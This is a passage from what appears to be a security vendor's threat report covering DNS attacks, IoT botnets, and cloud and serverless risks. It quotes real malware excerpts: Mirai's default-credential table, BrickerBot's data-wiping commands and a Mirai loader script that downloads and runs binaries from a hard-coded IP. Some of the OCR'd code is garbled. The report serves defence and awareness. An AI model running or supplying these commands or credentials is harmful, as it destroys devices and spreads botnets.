


Figure 48: DNS recursive random-subdomains attack

3. DNS Amplification Reflective Attack

A standard DNS request is smaller than the DNS reply. In a DNS amplification attack, the attacker carefully selects a DNS query that results in a lengthy reply that's up to 80 times longer than the request (e.g., "ANY"). The attacker sends this query using a botnet to third-party DNS servers to spoof the source IP address with the victim's IP address (see Figure 49). The third-party DNS servers send their responses to the victim's IP address. With this attack technique, a relatively small botnet can carry out a volumetric flood of large responses toward the victim to saturate its Internet pipe.




Figure 49: DNS recursive random-subdomains attack

4. DNS Brute Force Attack

Brute force attacks use scripts or other tools to find all subdomains for a certain domain and expose the organization's public—and possibly private—network. These attacks are usually precursors to more serious exploitation attempts. The attacker sends legitimate-looking requests and analyzes the responses to discover a known vulnerability or gain access to restricted data. This type of attack is characterized by a higher-than-usual rate of error responses from the server in terms of frequency and quantity. Blocking such attempts helps prevent more severe attacks.

5. DNS Cache Poisoning

DNS cache poisoning tries to forge the response from an authoritative name server to force a recursive server to store forged information in its internal cache. For this reason, the attack is called cache poisoning. Poisoning the cache causes all subsequent queries to be resolved with the forged information. A forged response must meet the following requirements to be accepted by the recursive server:

- The response must be delivered to the recursive server prior to the response of the authoritative server
- The response must have the same original query name
- The response must have the same transaction ID as the original query
- The source address of the forged response must match the target address of the corresponding query
- The destination port and destination address of the forged response must match the source port and source address of the recursive query

Cache poisoning can be the means to achieving other malicious goals, such as malware distribution, website defacing, phishing, stealing private information and DoS. In Figure 50, step #2 demonstrates how attackers poison the cache with a fake DNS entry by sending multiple forged responses to the original query.

RFC 5452[9] defines measures for making DNS more resilient to cache poisoning. All measures aim at increasing the entropy of queries that recursive servers issue to authoritative servers.




Figure 50: DNS cache poisoning

IOT BOTNETS: THE DIGITAL ZOMBIES HAVE ARRIVED

One in six organizations suffered a DDoS attack by an IoT botnet in 2017. The figure approaches one in four among those with revenues of more than $1 billion. Is your organization ready?

What Are IoT Botnets?

An IoT botnet is a collection of compromised IoT devices—such as cameras, routers, DVRs, wearables and other embedded technologies—that are infected with malware. The malware enables an attacker to take control of the devices and carry out tasks just as a traditional botnet would. But unlike traditional botnets, infected IoT devices seek to spread their malware and persistently target more devices. While a traditional botnet may consist of thousands or tens of thousands of devices, an IoT botnet is larger in scale with hundreds of thousands of compromised devices.




Figure 51: Have you experienced any DDoS attacks originated by an IoT botnet in the last year?

9 https://tools.ietf.org/html/rfc5452

Why IoT Devices?

Attackers target IoT devices for a number of important reasons:

- Embedded devices are easily exploitable (e.g., using default credentials or exposed services).
- Always-on devices are available 24/7/365.
- Off-the-shelf products typically have low security standards. They often use the same credentials (root:root and admin:admin) and few end users change these credentials once they deploy the devices.
- Malware can change default passwords to prevent a user from logging in or other attackers from taking control.
- IoT devices are rarely monitored and poorly maintained, which makes it easy for hackers to shut down or enslave large numbers of devices.
- Hackers can achieve control of thousands of devices for little to no cost. By contrast, they face high costs when accessing and controlling servers for more traditional DDoS attacks.

Despite the poor security built into these devices, most organizations hold the user of the devices accountable for their vulnerability. That's true whether the user is a business organization (35%) or a consumer (21%; see Figure 52).




Figure 52: Who is accountable for information security risks posed by IoT devices as hubs for attacks?

Types of IoT Botnets

As the IoT includes a vast and growing array of network devices (smart meters, medical devices and public safety sensors, to name a few), many IoT botnets—such as Aidra, Bashlite and Mirai—use scanners designed to locate exposed ports and default credentials on these devices (see Figure 53).

```
168     add_auth_entry("\x50\x4D\x4D\x56", "\xl5\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root   7ujMko0admin
169     add_auth_entry("\x50\x4D\x4D\x56", "\x51\x59\x51\x56\x41\x4F", 1);                       // root    system
170     add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                               // root    ikwb
171     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);               // root    dreambox
172     add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                               // root    user
173     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);                   // root    realtek
174     add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);               // root    00000000
175     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\xl3\xl3\xl3\xl3\xl3\xl3\xl3", 1);              // admin   1111111
176     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\xl3\xl0\xll\xl6", 1);                          // admin   1234
177     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\xl3\xl0\xll\xl6\xl7", 1);                      // admin   12345
178     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\xll\xl0\xll", 1);                      // admin   54321
179     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\xl3\xl0\xll\xl6\xl7\xl4", 1);                  // admin   123456
180     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\xl5\x57\x48\x6F\x49\x4D\xl2\x43\x46\x4F\x4B\x4C", 1); // admin   7ujMko0admin
181     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\xl6\xll\xl0\xl3)", 1);                         // admin   1234
182     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x5l\x51", 1);                          // admin   pass
183     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);                  // admin   meinsm
184     add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                              // tech    tech
```

Figure 53: Default passwords

Examples of large-scale IoT botnet attacks include:

BrickerBot

Discovered by Radware in April 2017, this botnet disables, or "bricks," IoT devices by destroying the firmware and basic system functions. Once BrickerBot successfully accesses a device, it performs a series of Linux commands that ultimately lead to corrupted storage. It then issues commands to disrupt Internet connectivity and device performance, ultimately wiping all files on the device.

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Figure 54: Sequence of commands performed by BrickerBot

Linux.Aidra

Also known as Linux.Lightaidra, this IoT botnet was discovered in 2012 when security researchers at ATMA.ES witnessed a large number of Telnet-based attacks on IoT devices.

Bashlite

Also known as Gayfgt, Qbot, Lizkebab and Torlus, this IoT botnet was discovered in 2014 with the Bashlite source code published (with several variants) in 2015. Some variants of this botnet reached more than 100,000 infected devices, serving as the precursor to Mirai.

Linux/IRCTelnet

Discovered in 2016 by Malware Must Die, it targets routers, DVRs and IP cameras. It can send UDP and TCP floods (along with other methods) in both IPv4 and IPv6 protocols.

Mirai

Gaining worldwide attention in 2016, the Mirai botnet consisted of record-breaking DDoS attacks on Krebs, OVH and Dyn. The botnet—which targeted closed-circuit television cameras, routers and DVRs—generated traffic volumes above 1Tbps and featured 10 pre-defined attack vectors to take down the infrastructure of service providers and cloud scrubbers. Some of the featured vectors include GRE Floods and DNS Water Torture attacks.

```
#define ATK_VEC_UDP          0  /* Straight up UDP flood */
#define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2  /* DNS water torture */
#define ATK_VEC_SYN          3  /* SYN flood with options */
#define ATK_VEC_ACK          4  /* ACK flood */
#define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP        6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY        8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP         10 /* HTTP layer 7 flood */
```

Figure 55: Menu of Mirai's attack vectors

Hajime

This IoT botnet is large and potentially dangerous. However, despite Hajime infecting hundreds of thousands of devices, no attacks have been reported to date. Its operator claims to be a white hat hacker (see Figure 56).

```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay Sharp!
```

Figure 56: Hajime message

Other IoT Botnets

- Imeij
- Amnesia
- Persirai
- LuaBot
- Leet
- Kaiten
- Dofloo

Impact of IoT Botnets

As Mirai demonstrated in 2016, IoT botnets continue to grow and attackers are leveraging them to launch DDoS attacks. Because IoT devices are Linux and Unix-based systems they are often targets of executable and linkable format (ELF) binaries. This is a common file format found in embedded systems' firmware (see Figure 57). The malware delivery method typically targets SSH or Telnet network protocols by exploiting default, hard-coded credentials or simple brute-force techniques. Mirai compromises the device and then delivers the malware payload to enroll the device into the botnet.

```
#!/bin/sh

# Edit
WEBSERVER="5.79.105.11:80"
# Stop editing now


BINARIES="mirai.arm5n mirai.m68k mirai.mpsl mirai.sh4 mirai.x86 mirai.arm
mirai.arm7 mirai.mips mirai.ppc mirai.spc"

for Binary in $BINARIES; do
    wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done

rm -f *
```

Figure 57: Example of format (ELF) binaries

Because IoT devices are "always on," an IoT "bot herder" can build and deploy large-scale attacks, such as a massive 1Tbps DDoS attack, within minutes.

Mitigate the "Internet of Threats"

The Internet of Things (IoT) will continue to develop into the "Internet of Threats" as botnets grow in maturity and automation. The time is now for organizations to prepare for IoT cyber-attacks, lest they become the next victim of a bot-based attack with the potential to end up on the desk of a C-level executive for all the wrong reasons. Here are two critical IoT botnet attributes to consider when planning your defenses.

Pure processing power. IoT botnets can now generate attack volumes exceeding 1Tbps. Many on-premises DDoS mitigation solutions can only process upwards of 400Gbps of traffic, thereby presenting a significant network vulnerability. Thus, hybrid DDoS protection is recommended. A hybrid solution can deal with high-volume attacks (including those by IoT botnets) because it can divert the load to a cloud scrubbing center without any latency impact during peacetime.

Overcome the complexity. Hackers know how to deceive defenses to achieve their nefarious goals. IoT botnets, which combine multiple attack vectors, are a perfect tool for the trade. For example, a Layer 7 DDoS attack covering an HTTP/HTTPS assault is difficult to detect because individual requests appear legitimate and complicate the task of understanding that a cyber-attack is imminent.

To counter this, use DDoS mitigation solutions that leverage algorithms and behavioral analysis to establish traffic baselines and learn common patterns of communication protocols within the network. This allows for accurate detection of anomalies when an attack is unleashed, along with classification of malicious traffic and the ability to block the attack. The other key is automation, as the ability to create attack signatures in real time is critical.

6 RISKS LURKING IN THE CLOUD

PUBLIC CLOUD DATA: SECURITY STORMS BREWING

Cloud computing offers lots of advantages for application services, including time to market, increased availability and scalability, and ease of management. When it comes to security, however, the cloud introduces new complexities. As use of public cloud infrastructure increases, how can organizations ensure their information is safeguarded?

If you rewound to a few years ago you would hear a lot of naysaying about running critical applications in the public cloud. Data privacy and security were huge concerns with some security regulations forbidding certain applications from running in these environments. As cloud computing has matured, both infrastructure and native security services are more readily available. Migration to the public cloud has become more a matter of "when" than "if." In fact, in this year's survey 44% of respondents said their organizations have deployed production of customer-facing applications on public cloud infrastructure. What's more, 25% are running mission-critical applications in public clouds.

Traditional security practices build on the assumption that every network has a perimeter. Thus, if you implement the right controls in the right places, you need only wait for events to detect and prevent. Not so in the cloud. Today's information networks are amorphous and highly distributed. Just as the new "perimeter" has become dynamic and adaptive, so must the security that protects it.

In most cloud deployments, users have limited visibility to the underlying infrastructure—rendering them dependent on their provider for security. Indeed, 51% of organizations rely on the cloud provider's security controls whether using their defaults (32%) or tailoring the configuration (19%). Even so, several aspects of any application, including configuration and access management, are user responsibilities. This model of shared

responsibility raises several key questions:

1. **Where is the liability border?** For many organizations this question can be difficult to answer. Distributed cloud architectures and combinations of virtual network elements and native, cloud-owned services make the lines blurry at best. At worst, lack of clarity can lead to insufficient focus on certain areas and, ultimately, costly errors.

2. **How does the security management and monitoring model need to change?** Many organizations are unsure whether the systems they use for company-owned data centers are the best choice for generating visibility, detecting breaches and monitoring security in public clouds. Answers to that question have security, operational and budgetary implications.

3. **Does a cloud deployment shrink or expand the attack surface for our business applications?** The general notion is that attack surfaces become smaller when using more mature cloud providers. Each enterprise's response to this question will depend not only on the provider but also on how well the organization adapts its policies and tools to the new scenario.

Add it up and there are four core challenges when adapting security practices for applications deployed in public clouds:

- **Dynamic and distributed applications.** The biggest driver of migrating applications to the cloud is also one of the most significant security challenges: continuous integration and frequent release cycles. Public clouds excel at speeding time to market for rapidly changing applications and underlying infrastructure. Meanwhile, application architectures become increasingly distributed with various entities and services interacting with each other. That muddles boundaries while making it more challenging to define and predict behaviors from users and other application entities. While these challenges apply in any modern application environment they are especially daunting in public clouds.

- **Visibility. In a public cloud, architectures have an ever-increasing number of moving and changing parts.** Some of those parts are invisible. That presents organizations with a mixed challenge.

  – Some areas of the infrastructure that produce staggering amounts of information must be analyzed and alerted on.

  – For others it is very difficult to connect the dots and close blind spots to yield the full context of a security incident.

- **Configuration and access management.** Security and DevOps teams must maintain a network of entities that exchange information with each other as well as with developers and users. As the pace increases so does the risk of errors and exposed entry points. In fact, gaps in configuration and access management represent the most common cause of security breaches in cloud environments. Our survey data shows more than half of respondents cited misconfiguration, insider threat or credential theft as their top cloud security threat (see Figure 58).




Figure 58: What is your top cloud security threat?

- **APIs.** Entities communicate and exchange data via API. Some are exposed to the Internet and some are only internal to the application infrastructure. Most of the application security controls covering APIs are failing to protect them—making this one of the greatest vulnerabilities in cloud applications.

Let's consider how these vulnerabilities work to a hacker's advantage. Using a collection of real-world scenarios, Radware has built a representative scenario depicting a common organization with a common cloud configuration. Unfortunately, this organization has made some common mistakes.

Hackers Take a Walk in the Cloud

The fictitious organization's environment is an application running several instances within a public cloud's virtual private cloud (VPC). The application interacts with databases, cloud services and application servers (see Figure 59). At the same time, developers are continuously updating and integrating new capabilities into the environment. Consequently, they have special access to certain areas of the environment to enable their work.




Figure 59: A common public cloud architecture

This security scenario starts with a spear phishing attack targeting a developer within the organization. The developer takes the bait, thereby allowing the hackers to obtain credentials to the developer's Amazon Web Services (AWS) account. Such a breach can have several variations—all ending in the attackers gaining access either to account credentials or to API keys. Subsequently, attackers can access the AWS API environment directly and fully circumvent the organization's corporate network.

The hackers now seek to understand what exactly they won—enumerating permissions associated with the account by attempting several API calls toward the AWS API. Unfortunately, the hackers discover that the account does not provide the ability to perform many operations or changes within the environment. However, the hackers find a couple of interesting actions that are permitted, such as describing instances and creating instances of a certain type. The hackers begin to describe instances and, with the network structure at hand, continue to the next step of their nefarious plan.

The first command worked well so the hackers try another, creating an instance within the VPC that they can control. The hackers can tell that this instance has a higher-privilege role than previous credentials. The new instance provides access to map even more parts of the network as they scan through and discover additional instances and entities.

That's when the hackers hit pay dirt—an instance running Apache Tomcat with a vulnerable version of Struts. Because this server is not accessible from the outside world it has not yet been patched. The hackers exploit the vulnerability to deploy a backdoor on the server. With control of the web server they try to access the database storing personal data about application users. The database is now accessible using the server context and opens the doors for the hackers to find and read plenty of interesting information. These hackers are patient and methodical. The hackers upload the data to their location of choice so slowly that the changes in communication patterns are too slight to be noticed.

This "walk in the cloud" is not a far-fetched scenario. On the contrary, it is a fictitious yet realistic scenario that reveals how a series of issues, including several configuration errors in the network, enable hackers to breach an environment. What's interesting about this illustration is that each of the problems occurs in a different part of the environment—in the AWS API, the internal network, the application itself and, finally, its data store.

Determining the "what" and "how" of the attack requires visibility to all of those layers along with the ability to correlate them. That represents a major challenge for today's security teams, which often work in networking, application and security silos. When environments are managed in silos—and incidents are reported the same way—it takes far too long for an organization to discover and analyze them.

The ability to connect the dots between network, application, cloud services and APIs, and operating systems is crucial to understanding the full context of what's going on in the environment.

SERVERLESS ARCHITECTURE: SECURITY PROS AND PERILS

Serverless architectures are revolutionizing the way organizations procure and use enterprise technology. This cloud computing model can drive cost-efficiencies, increase agility and enable organizations to focus on the essential aspects of software development. While serverless architecture offers some security advantages, trusting that a cloud provider has security fully covered can be risky.

Serverless architecture is a model in which resources are dynamically allocated to support the execution of application functions. Organizations then pay based on the actual amount of resources their applications consume rather than ponying up for pre-purchased units of workload capacity.

SECURING THE CLOUD

While overall data center infrastructure features some basic characteristics, it is unwise to assume that those characteristics apply in public clouds. Instead, some attack surface areas in public clouds require less focus while new surfaces will emerge as significant vulnerabilities.

Whether opting to use your organization's tools or onboarding specialized cloud security systems, be sure to recheck that all processes and workflows are aligned to the new cloud realities. In particular, watch for the following:

- Minimize blind spots by using tools that provide visibility to all cloud-related entities. Such tools should support specialized cloud APIs—especially functions delivered as a service.
- Automate audition of cloud infrastructure configurations to map potential flaws before they can be exploited.
- Perform contextual event analysis to connect the different elements of events in your infrastructure, enabling an effective analysis process.
- Reduce noise and focus on what's important. Check what mechanisms are in place to reduce useless information and false alerts. With the right technology you can significantly cut the volume and diversity of information to monitor.
- Seek expert service for help with events that require a deep understanding that surpasses in-house knowledge to protect the most business-critical areas.

Because of the “utility” model, serverless computing is more cost-effective than renting or buying a fixed quantity of servers, which often sit idle or underutilized for long periods. Serverless architectures can even be more cost-effective than provisioning an auto-scaling group thanks to more efficient bin-packing of underlying machine resources.

Serverless computing also frees developers and operators from the burdens of provisioning the cloud workload and infrastructure. There is no need to deploy operating systems, no need to install and configure web servers, no need to manage operating-system patches and third-party libraries and modules and no need to set up or tune auto-scaling policies and systems. The cloud provider has responsibility for ensuring that capacity always meets demand.

What’s more, the units of code exposed to the outside world are simple functions. The application is no longer designed as a monolithic entity. Serverless architecture offers functional-level code delivery that perfectly matches the micro-service approach. Such solutions offer simple management and API-based operations that streamline implementation of continuous delivery and agile methodologies. Programmers no longer have to worry about multithreading, scaling, queue management or directly handling HTTP request in their code. They simply implement the function and it automatically scales.

How It Works

In FaaS the operational unit is not a web server but rather a set of function containers. These function containers execute REST API functions that are exposed to the client-side application or to other functions. The common use case is REST API functions, which may be invoked upon a relevant client-side event. One example is an IoT device pushing a notification for a temperature reaching a predefined threshold. In a FaaS architecture function containers are created on demand and may disappear after function execution. For optimization purposes the same container may execute several function cycles rather than initiating a new container for each function call during periods of high demand.

Eventually serverless architecture adds an additional abstraction layer on top of cloud infrastructure so CloudOps doesn’t need to worry about server provision. It represents the next level of accessibility of functionality to the end customer—the developer.

Figure 60: The evolution of computing

The huge value around cost reduction, simplified operation and provision, and strong alignment with agile development and DevOps methodologies encourage major cloud providers to promote their serverless solutions:

- **AWS Lambda** is Amazon’s serverless architecture compute service that enables an organization to run code without provisioning or managing servers. The service executes the code only when needed and automatically scales from a few requests per day to thousands per second.
- **Microsoft Azure Functions** is an event-driven, compute-on-demand experience that makes it possible to implement code triggered by events occurring in Azure, third-party systems or on-premises systems.
- **Google Cloud Functions** provide a connective layer of logic that lets an organization write code to connect and extend cloud services. It augments existing cloud services and allows an organization to address an increasing number of use cases with event-driven code.

WHAT SEVERLESS MEANS FOR SECURITY

Many assume that serverless is more secure than traditional architectures. This is partly true. As the name implies serverless architecture does not require server provisioning. Deep under the hood, however, these REST API functions are still running on a server. The server is running on an operating system and uses different layers of code to parse the API requests. As a result, the total attack surface becomes significantly larger. That's because there are so many more components to an application—each representing a potential entry point. In other words, each function becomes part of the perimeter. An organization's legacy security solutions become irrelevant because the organization can no longer control and install anything on the endpoint or at the network level, such as intrusion detection or prevention systems.

When exploring whether and to what extent to use serverless architecture, consider the security implications.

Security: The Pros

The good news is that responsibility for the operating system, web server and other software components and programs shifts from the application owner to the cloud provider, who should apply patch management policies across the different software components and implement hardening policies. Most common vulnerabilities should be addressed via enforcement of such security best practices. However, what would be the answer for a zero-day vulnerability in these software components? Consider Shellshock, which allowed an attacker to gain unauthorized access to a computer system.

Meanwhile, denial-of-service attacks designed to take down a server become a fool's errand. FaaS servers are only provisioned on demand and then discarded, thereby creating a fast-moving target. Does that mean you no longer need to think about DDoS? Not so fast. While DDoS attacks may not cause a server to go down, they can drive up an organization's tab due to an onslaught of requests. Additionally, functions' scale is limited while execution is time limited. Launching a massive DDoS attack may have unpredicted impact.

Finally, the very nature of FaaS makes it more challenging for attackers to exploit a server and wait until they can access more data or do more damage. There is no persistent local storage that may be accessed by the functions. Counting on storing attack data in the server is more difficult but still possible. With the "ground" beneath them continually shifting—and containers re-generated—there are fewer opportunities to perform deeper attacks.

Security: The Perils

Now, the bad news: serverless computing doesn't eradicate all traditional security concerns. Code is still being executed and will always be potentially vulnerable. Application-level vulnerabilities can still be exploited whether they are inherent in the FaaS infrastructure or in the developer function code.

Whether delivered as FaaS or just based on a Web infrastructure, REST API functions are even more challenging code than just a standard web application. They introduce security concerns of their own. API vulnerabilities are hard to monitor and do not stand out. Traditional application security assessment tools do not work well with APIs or are simply irrelevant in this case:

- **DAST (Dynamic Application Security Testing)** and application scanning tools, for example, cannot invoke the API because they cannot generate well-formed requests. Even if the tool knew whether the request body should be a JSON or an XML—and even if it has a schema for the API—it is still difficult to provide the data required to correctly invoke an API.
- **SAST (Static Application Security Testing)** tools don't do a great job in scanning API code either. In a typical API, third-party frameworks and libraries use custom methods to read a JSON or XML document from the body of the HTTP request, parse it and pass the data into the API code. These methods are different from one another and are subject to changes—limiting the success rate of static tools.

When planning for API security infrastructure, authentication and authorization must be taken into account. Yet these are often not addressed properly in many API security solutions. "All the different types of injection, authentication, access control, encryption, configuration and other issues can exist in APIs just as in a traditional application." (OWASP Top 10 2017 Release Candidate[10])

10 See https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf for the final OWASP Top 10 for 2017.

Beyond that, REST APIs are vulnerable to many attacks and threats against web applications: POSTed JSONs and XMLs injections, insecure direct object references, access violations and abuse of APIs, buffer overflow and XML bombs, scraping and data harvesting, among others.

What About the Really Bad News?

The serverless architecture model compounds longstanding challenges. The inherently dynamic and flexible nature of serverless architecture creates new opportunities for attackers to penetrate an application. These applications are "built" through patchworks of ever-changing components. The low cost and simple delivery encourages the use of additional functions—each of which now becomes part of the perimeter and needs its own security. Say goodbye to traditional approaches with a hard perimeter and soft interior; serverless architecture demands that all components have clearly defined parameters and boundaries.

While there is no persistent local storage for the functions to use, the underlying architecture employs temp folders that can then be used to manipulate the function's state data. Clever attackers can exploit this lack of persistent storage along with the fact that the underlying technology intensively uses temp storage for potentially sensitive data.

When using the FaaS model, an organization will be moving significantly more data—often through various third parties. The lack of local persistent storage encourages data transfer between the function and the different persistent storage services (e.g., S3 and DynamoDB) as a replacement solution. Additionally, each such function will eventually be processing data received from storage (e.g., S3 event), from the client application (client-side event) or from a different function (function that calls a second function). Encryption of data at rest can help safeguard data, but every time it's moved it becomes vulnerable to leakage or tampering. Moreover, with serverless architecture data is stored in different environments. There are far more access points to the data from all the different functions rather than from a single monolithic application.

One of the biggest security perils of serverless architecture lies in security monitoring and policy management—which become exponentially more difficult. FaaS practically eliminates the costs associated with adding new application functions. Yet for the security team, that universe of ever-changing functions is a nightmare to monitor. Each deployed function becomes a potential target and has potential vulnerabilities that can be exploited to get into the network, access data or launch attacks. To make matters worse, traditional security monitoring solutions do not work in a serverless environment. Security teams need solutions that can track which functions are deployed, who is using those functions and how they are all interconnected with each other to keep applications secure.

The Way Forward

Serverless architectures are being adopted at a record pace. To put things in context, compared to the impressive growth of container technologies, serverless architecture is estimated to grow 10 times faster during the next five years. As organizations welcome dramatically improved speed, agility and cost-efficiency, they must also think through how they will adapt their security. Consider the following:

